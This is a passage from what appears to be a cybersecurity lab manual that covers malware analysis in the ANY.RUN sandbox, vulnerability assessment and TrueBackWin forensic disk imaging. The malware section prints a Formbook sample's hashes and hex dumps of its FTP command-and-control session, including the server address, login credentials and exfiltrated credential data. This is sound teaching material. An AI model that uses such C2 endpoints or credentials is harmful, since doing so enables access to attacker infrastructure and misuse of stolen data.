- **Follow-up:** Post the implementation of the audit recommendations, the IT auditor monitors the changes and verifies whether they have resolved the issues or not. They will also evaluate for improved IT performance and the impact of the audit on the organization's IT objectives and goals.

Malware Analysis

Malware analysis is a process of studying a malicious sample. During the study, a researcher's goal is to understand a malicious program's type, functions, code, and potential dangers. Receive the information organization needs to respond to the intrusion.

Step 1. Set wer virtual machine

We can customize a VM with specific requirements like a browser, Microsoft Office, choose OS bitness, and locale. Add tools for the analysis and install them in wer VM: FakeNet, MITM proxy, Tor, VPN. But we can do it easily in ANY.RUN sandbox.



Create a new task — Pro mode

URL or file upload
Type or copy URL: https://www.google.com/
Open in browser ● Download file and start
Start object from: Temp directory
Open in browser: Opera
Change extension to valid: On
□ Hide source
Command line: Type or choose a preset

Duration, sec: 394 (10 – 600)

Network: Connected
☑ HTTPS MITM PROXY
☑ Fake net
Route internet traffic through (optional):
□ Route via TOR
□ User VPN
Fastest geo
Add a config

Privacy: ● Only me ○ Who has a link ○ Public
□ The task will be deleted in 2 weeks

Preset configuration: Default
□ Autosave changes

Operating system: Windows Vista, Windows 7, Windows 8, Windows 10
Bitness: 32 / 64
Auto confirm UAC: On
Pre-installed soft set: Complete
Locale (OS Language): United States (en-US)


Applications | Hot fixes

Internet Explorer (KB4586768)	11.0.9600.19867
Microsoft Visual C++ 2013 x86 Additional Runti...	12.0.21005
Microsoft Visual C++ 2013 Redistributable (x86...	12.0.30501.0
Microsoft Visual C++ 2022 X86 Minimum Runti...	14.30.30704
Microsoft Visual C++ 2022 X86 Additional Runt...	14.30.30704
Google Chrome	86.0.4240.198
Adobe Acrobat Reader DC	20.013.20064
Microsoft Lync MUI (Spanish) 2013	15.0.4420.1017
Microsoft Lync MUI (Turkish) 2013	15.0.4454.1004
Microsoft Lync MUI (Russian) 2013	15.0.4420.1017
Microsoft Lync MUI (Portuguese (Brazil)) 2013	15.0.4420.1017
Microsoft Lync MUI (Korean) 2013	15.0.4420.1017
Microsoft Lync MUI (Japanese) 2013	15.0.4420.1017
Microsoft Lync MUI (Italian) 2013	15.0.4420.1017

Step 2. Review static properties

This is a stage for static malware analysis. Examine the executable file without running it: check the strings to understand malware's functionality. Hashes, strings, and headers' content will provide an overview of malware intentions.

For example, in the screenshot below, we can see the hashes, PE Header, mime type, and other information of the Formbook sample. To take a brief idea about functionality, we can take a look at the Import section in a sample for malware analysis, where all imported DLLs are listed.



invoice and packing list.exe

invoice and packing list.exe
The main inspected object
Look up on VirusTotal

Mime: application/x-dosexec
Size: 572.50 Kb

TrID - File Identifier

63.1%	Generic CIL Executable (.NET, Mono, e...
23.8%	Win64 Executable (generic)
5.6%	Win32 Dynamic Link Library (generic)

Hashes


```
MD5     E89957C287F9E5A68E6D89C70F40DF44
SHA1    2AAD67300C4703C8DE30CF3014884F7F5690487B
SHA256  652E66A6FFDB742F2F479556D745A2B3C5DB556D541EB999AAD41A68D7727B98
SSDEEP  12288:saAqTBvtS9D7A6Vn7cepBtw5rub4SaN1epA0OAAACz0aIXWX67:sRqTBADhn7cepjYZjN5ogw
```

PE Header

Signature:	PE
Machine:	IMAGE_FILE_MACHINE_I386
Number of sections:	3
Time date stamp:	29-Aug-2022 07:19:27
Pointer to Symbol Table:	0x00000000
Number of symbols:	0
Size of Optional Header:	0x00E0
Characteristics	IMAGE_FILE_32BIT_MACHINE IMAGE_FILE_EXECUTABLE_IMAGE IMAGE_FILE_LINE_NUMS_STRIPPED IMAGE_FILE_LOCAL_SYMS_STRIPPED


Step 3. Monitor malware behavior

Here is the dynamic approach to malware analysis. Upload a malware sample in a safe virtual environment. Interact with malware directly to make the program act and observe its execution. Check the network traffic, file modifications, and registry changes. And any other suspicious



185.193.27.46: 21 ⇄ VM: 56938
ftp.akmokykla.lt

```
Recv: 320 b    Timeshift: 34407 ms
00000000   32 32 30 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 20 57 65   220---------- We
00000010   6C 63 6F 6D 65 20 74 6F 20 50 75 72 65 2D 46 54   lcome to Pure-FT

Send: 23 b    Timeshift: 34409 ms
00000000   55 53 45 52 20 70 72 6F 40 61 6B 6D 6F 6B 79 6B   USER pro@akmokyk
00000010   6C 61 2E 6C 74 0D 0A                              la.lt..

Recv: 49 b    Timeshift: 34496 ms
00000000   33 33 31 20 55 73 65 72 20 70 72 6F 40 61 6B 6D   331 User pro@akm
00000010   6F 6B 79 6B 6C 61 2E 6C 74 20 4F 4B 2E 20 50 61   okykla.lt OK. Pa
00000020   73 73 77 6F 72 64 20 72 65 71 75 69 72 65 64 0D   ssword required.
00000030   0A                                                .

Send: 16 b    Timeshift: 34496 ms
00000000   50 41 53 53 20 71 77 65 31 32 33 21 40 23 0D 0A   PASS qwe123!@#..

Recv: 94 b    Timeshift: 34634 ms
00000000   32 33 30 2D 4F 4B 2E 20 43 75 72 72 65 6E 74 20   230-OK. Current
00000010   72 65 73 74 72 69 63 74 65 64 20 64 69 72 65 63   restricted direc
```



185.193.27.46: 59180 ⇄ VM: 56951
ftp.akmokykla.lt

```
Send: 551 b    Timeshift: 35165 ms
00000000   3C 68 74 6D 6C 3E 54 69 6D 65 3A 20 30 38 2F 31   <html>Time: 08/1
00000010   32 2F 32 30 32 32 20 31 34 3A 31 39 3A 33 32 3C   2/2022 14:19:32<
00000020   62 72 3E 55 73 65 72 20 4E 61 6D 65 3A 20 61 64   br>User Name: ad
00000030   6D 69 6E 3C 62 72 3E 43 6F 6D 70 75 74 65 72 20   min<br>Computer
00000040   4E 61 6D 65 3A 20 55 53 45 52 2D 50 43 3C 62 72   Name: USER-PC<br
00000050   3E 4F 53 46 75 6C 6C 4E 61 6D 65 3A 20 4D 69 63   >OSFullName: Mic
00000060   72 6F 73 6F 66 74 20 57 69 6E 64 6F 77 73 20 37   rosoft Windows 7
00000070   20 50 72 6F 66 65 73 73 69 6F 6E 61 6C 20 3C 62    Professional <b
00000080   72 3E 43 50 55 3A 20 49 6E 74 65 6C 28 52 29 20   r>CPU: Intel(R)
00000090   43 6F 72 65 28 54 4D 29 20 69 35 2D 36 34 30 30   Core(TM) i5-6400
000000a0   20 43 50 55 20 40 20 32 2E 37 30 47 48 7A 3C 62    CPU @ 2.70GHz<b
000000b0   72 3E 52 41 4D 3A 20 33 35 38 33 2E 36 31 20 4D   r>RAM: 3583.61 M
000000c0   42 3C 62 72 3E 3C 68 72 3E 55 52 4C 3A 68 74 74   B<br><hr>URL:htt
000000d0   70 73 3A 2F 2F 6D 2E 66 61 63 65 62 6F 6F 6B 2E   ps://m.facebook.
000000e0   63 6F 6D 3C 62 72 3E 0D 0A 55 73 65 72 6E 61 6D   com<br>..Usernam
000000f0   65 3A 68 6F 6E 65 79 40 70 6F 74 2E 63 6F 6D 3C   e:honey@pot.com<
00000100   62 72 3E 0D 0A 50 61 73 73 77 6F 72 64 3A 68 6F   br>..Password:ho
00000110   6E 65 79 70 61 73 73 33 35 36 3C 62 72 3E 0D 0A   neypass356<br>..
00000120   41 70 70 6C 69 63 61 74 69 6F 6E 3A 46 69 72 65   Application:Fire
00000130   66 6F 78 3C 62 72 3E 0D 0A 3C 68 72 3E 0D 0A 55   fox<br>..<hr>..U
00000140   52 4C 3A 31 39 32 2E 31 36 38 2E 31 2E 31 3C 62   RL:192.168.1.1<b
00000150   72 3E 0D 0A 55 73 65 72 6E 61 6D 65 3A 68 6F 6E   r>..Username:hon
00000160   65 79 40 70 6F 74 2E 63 6F 6D 3C 62 72 3E 0D 0A   ey@pot.com<br>..
00000170   50 61 73 73 77 6F 72 64 3A 68 6F 6E 65 79 70 61   Password:honeypa
```

events. In our online sandbox sample, we may take a look inside the network stream to receive the crook's credentials info to C2 and information that was stolen from an infected machine.

Step 4. Break down the code

If threat actors obfuscated or packed the code use deobfuscation techniques and reverse engineering to reveal the code Identify capabilities that weren't exposed during previous steps. Even just looking for a function used by malware, we may say a lot about its functionality. For example, function "InternetOpenUrlA" states that this malware will make a connection with some external server.

Additional tools, like debuggers and disassemblers, are required at this stage.

Step 5. Write a malware report.

Include all wer findings and data that we found out. Provide the following information:

- Summary of wer research with the malicious program's name, origin, and key features.
- General information about malware type, file's name, size, hashes, and antivirus detection capacities.
- Description of malicious behavior, the algorithm of infection, spreading techniques, data collection, and ways of C2 communication.
- Necessary OS bitness, software, executables and initialization files, DLLs, IP addresses, and scripts.
- Review of the behavior activities like where it steals credentials from, if it modifies, drops, or installs files, reads values, and checks the language.
- Results of code analysis, headers data.
- Screenshots, logs, string lines, excerpts, etc.

Vulnerability assessment

A vulnerability assessment is an analysis of vulnerabilities in an IT system at a certain point in time, with the aim of identifying the system’s weaknesses before hackers can get hold of them. As humans, we all make mistakes, and because software is written by humans, it inevitably contains bugs. While many bugs are harmless in nature, some turn out to be exploitable vulnerabilities placing the usability and security of the system at risk. This is where a vulnerability assessment comes in, to help organizations identify vulnerabilities, such as SQL injection or cross-site scripting (XSS), before hackers are able to exploit them.

1. Asset discovery

First, we need to decide what we want to scan, which isn't always as simple as it sounds. One of the most common cyber security challenges facing organizations is a lack of visibility into their digital infrastructure and its connected devices. Some reasons for this include:

- **Mobile Devices**: Smartphones, laptops, and similar devices are designed to disconnect and reconnect frequently from the office, as well as employee's homes and often other remote locations.

- **IoT Devices**: IoT devices are part of the corporate infrastructure but may be connected primarily to mobile networks.

- **Cloud-Based Infrastructure**: Cloud services providers make it easy to spin up new servers as needed without IT involvement.

We'd all love to work in an organization that was perfectly organized, but the reality is often messier. It can be hard simply to keep track of what different teams are putting online, or changing, at any given point. This lack of visibility is problematic because it's difficult to secure what we can't see. Luckily, the discovery aspect of this process can be largely automated. For example, some modern vulnerability assessment tools can perform discovery on public-facing systems and connect directly to cloud providers to identify cloud-based infrastructure. Learn more about asset discovery tools or try our interactive demo below to see it in action.

2. Prioritization

Once we know what we've got, the next question is whether we can afford to run a vulnerability assessment on all of it. In a perfect world, we would be running a vulnerability assessment regularly on all of wer systems. However, vendors often charge per-asset, so prioritization can help where budgets can't cover every asset the company owns.

Some examples of where we may wish to prioritize are:

- Internet-facing servers
- Customer-facing applications
- Databases containing sensitive information

It's worth noting that the two of the most common vectors for untargeted or mass attacks are:

1. Internet facing systems
2. Employee laptops (via phishing attacks)

So if we can't afford anything else, at least try to get these covered, in the same order.

3. Vulnerability scanning

Vulnerability scanners are designed to identify known security weaknesses and provide guidance on how to fix them. Because these vulnerabilities are commonly publicly reported, there is a lot of information available about vulnerable software. Vulnerability scanners use this information to identify vulnerable devices and software in an organization’s infrastructure. The scanner initially sends probes to systems to identify:

- Open ports & running services
- Software versions
- Configuration settings

Based on this information, the scanner can often identify many known vulnerabilities in the system being tested.

In addition, the scanner sends specific probes to identify individual vulnerabilities which can only be tested by sending a safe exploit that proves the weakness is present. These types of probes may identify common vulnerabilities such as ‘Command Injection’ or ‘cross-site scripting (XSS)’, or the use of default usernames and passwords for a system.

Depending on the infrastructure that we’re scanning (and particularly how expansive any websites are), the vulnerability scan may take anywhere from a few minutes to a few hours.

4. Result analysis & remediation

After the vulnerability scan is complete, the scanner provides an assessment report. When reading and developing remediation plans based on this report, we should consider the following:

- **Severity**: A vulnerability scanner should label a potential vulnerability based upon its severity. When planning for remediation, focus on the most severe vulnerabilities first, but avoid ignoring the rest forever. It’s not uncommon for hackers to chain several mild vulnerabilities to create an exploit. A good vulnerability scanner will suggest timelines for when to fix each issue.

- **Vulnerability Exposure**: Remembering the prioritization above - not all vulnerabilities are on public-facing systems. Internet-facing systems are more likely to be exploited by any random attacker scanning the internet, making them a higher priority for remediation. After that, we’ll want to prioritize any employee laptops with vulnerable software installed. Additionally, any systems that host particularly sensitive data, or could adversely affect wer business may need to be prioritized ahead of others.

In most cases, there is a publicly released patch to correct a detected vulnerability, but it can often require a configuration change or other workaround too. After applying a fix, it’s also a good idea to rescan the system to ensure the fix was applied correctly. If it isn’t, the system may still be vulnerable to exploitation. Also, if the patch introduces any new security issues, such as security misconfigurations (although rare), this scan may uncover them and allow them to be corrected as well.

5. Continuous cyber security

A vulnerability scan provides a point in time snapshot of the vulnerabilities present in an organization’s digital infrastructure. However, new deployments, configuration changes, newly discovered vulnerabilities, and other factors can quickly make the organization vulnerable again. For this reason, we must make vulnerability management a continuous process rather than a one-time exercise. Read more about vulnerability scanning frequency best practices.

VIVA VOICE QUESTION

Question 1: What is the purpose of an IT audit?

Answer: The purpose of an IT audit is to evaluate the effectiveness of an organization's IT systems, controls, and processes to ensure they are aligned with business objectives, comply with regulatory requirements, and mitigate risks effectively.

Question 2: What are the key components of an IT audit report?

Answer: Key components of an IT audit report include an executive summary, audit objectives and scope, methodology, findings and recommendations, management responses and action plans, and appendices containing supporting documentation and evidence.

Question 3: What tools and techniques are commonly used for vulnerability assessment?

Answer: Common tools and techniques for vulnerability assessment include vulnerability scanners (e.g., Nessus, OpenVAS), penetration testing frameworks (e.g., Metasploit), network sniffers (e.g., Wireshark), and manual inspection of system configurations and logs.

Question 4: What are the different types of malware and their characteristics?

Answer: Common types of malware include viruses, worms, Trojans, ransomware, spyware, and adware. Each type of malware has unique characteristics and propagation methods, but they all pose threats to the confidentiality, integrity, and availability of data and systems.

Question 5:What steps are involved in conducting malware analysis?

Answer: Malware analysis involves several steps, including collecting and analyzing malware samples, reverse engineering to understand the behavior and functionality of the malware, identifying indicators of compromise (IOCs), and developing countermeasures to mitigate the threat.

EXPERIMENT-7

AIM:- Implementation of Cyber Forensics tools for Disk Imaging, Data acquisition, Data extraction and Data Analysis and recovery

THEORY:-

Cyber Forensics involves preserving, identifying, extracting, and documenting computer-related evidence using secure methods. It entails examining a computer's hard drive to uncover evidence of wrongdoing, with all examinations conducted on a copy of the original drive to preserve evidence for legal use. Deleted files, emails, instant messages, and Internet history can be recovered. Immediate seizure of the suspect's computer is crucial for collecting sufficient evidence. Computer forensics aids in gathering and analyzing evidence for legal proceedings without altering or damaging the original data.
TrueBackWin, a cyber-forensics tool developed by C-DAC, Thiruvananthapuram, enables the creation of Bit Stream duplicates of storage media, ensuring data integrity through hash value comparison. It offers three modes: Seize, Acquire, and Seize & Acquire. Seize mode captures only the hash value of the suspect's hard disk, facilitating quick seizure. Acquire mode creates an image of the source media onto another, with hash computation and report generation. Seize & Acquire mode combines both processes at the crime scene, requiring a computer expert.

TrueBackWin also features Verify Report to authenticate seizure or acquisition reports. Its A+ GUI windowing system ensures user-friendly operation via mouse or keypad, with hot-keys for efficiency.

Features of TrueBackWin:

- Standard Windows based application.
- Extraction of system information.
- Three modes of operation:
  - ➢ Seize
  - ➢ Acquire
  - ➢ Seize and Acquire
- Block by Block acquisition with data integrity check on each block.
- IDE Hard Disks, SCSI Hard Disk, USB Storage Device, CD and Floppy acquisition.
- Supports True Back image and Raw image Acquisition
- Acquisition of Floppies / CDs in Batch mode.
- Acquisition of multiple hard disks and usb storage devices
- Checking for sterile destination media.
- Progress Bar display on all modes of operation.
- Report generation on all modes of operation.
- Print support for the generated report.
- Authentication for the available report.

Starting TrueBackWin

Before starting the True Back-Win, ensure that the Suspect’s disk connected to the system is write blocked by external hardware.


Start TrueBackWin from the start ->programs->True Back

TrueBackWin supports Seizure, Acquisition and Seizure & Acquisition of all storage media installed in the system. The following window will be displayed on the screen.

Seize Mode Selection

In the Seize mode, only a hash value of the storage media of the suspect's computer system is taken. From the main interface given in Following Figure.

Step 1- Select Seize button. We can use wer mouse or Keyboard for selecting the desired mode.




To be performed at the scene of crime. In this mode, hash values of different storage media to be seized will be generated.

Step-2 Seize Information Collection

A seizure information collection window appears on the screen as shown in the Following Figure.

- All the field entries are mandatory.
- Proper Validation is done on all fields.



Investigator's Name** :	J.$ingh	Name of Suspect**	Chalo Pandey
Investigator's Rank** :	Lab Technician	Address1** :	Nitttr, Chandigarh
Police Station** :	Sector-26, Chandigarh	Address2** :	Nitttr, Chandigarh
Crime Number** :	001	Name of Witness1	Vipul
Seizure Memo Number	0001	Address1:	Nitttr, Chandigarh
Place of Seizure** :	Nitttr	Address2:	Nitttr, Chandigarh
Date of Seizure:	03/03/2021	Name of Witness2:	Saurabh
Time of Seizure:	03:19:40 PM	Address1:	Nitttr, Chandigarh
Notes :	Pendeive Clone	Address2:	Nitttr, Chandigarh


** Mandatory Fields

Note: It is the User's responsibility to write protect the media to be Seized

In this window, data can be entered in different ways. One way is to enter the data manually. Type of data to be entered in each field is selfexplanatory. The Time of Seizure and Date of Seizure values are read from the system. Validation check on the data entered is performed when the Next button is pressed.

Step 3-

- In the Following Figure Options menu provides two functionalities VIZ Export and Import functions.
- The Export function allows the user to save the validated user entries entered into the data collection window.




Investigator's Name** :	J.Singh	Name of Suspect**	Chalo Pandey
Investigator's Rank** :	Lab Technician	Address1** :	Nitttr, Chandigarh
Police Station** :	Sector-26, Chandigarh	Address2** :	Nitttr, Chandigarh
Crime Number** :	001	Name of Witness1	Vipul
Seizure Memo Number	0001	Address1:	Nitttr, Chandigarh
Place of Seizure** :	Nitttr	Address2:	Nitttr, Chandigarh
Date of Seizure:	04/03/2021	Name of Witness2:	Saurabh
Time of Seizure:	11:55:01 AM	Address1:	Nitttr, Chandigarh
Notes :	Pendeive Clone	Address2:	Nitttr, Chandigarh

** Mandatory Fields

Note: It is the User's responsibility to write protect the media to be Seized

Step 4-

- Upon clicking the Export function, a dialog box will appear prompting the user to select a folder to save the data.
- Following Figures shows the folder selection window.
- On selecting a folder, the data will be saved in a Text file (.txt) and a message gets displayed as below.




Folder: NITTTR

Exporting Done!

Step 5-

- Another way to fill the data collection window is using Import function in the Options.
- On clicking the Import function, a Text File selection window appears as in Following Figure.
- Now select an appropriate file and click Open. The data will get filled in the data collection window.



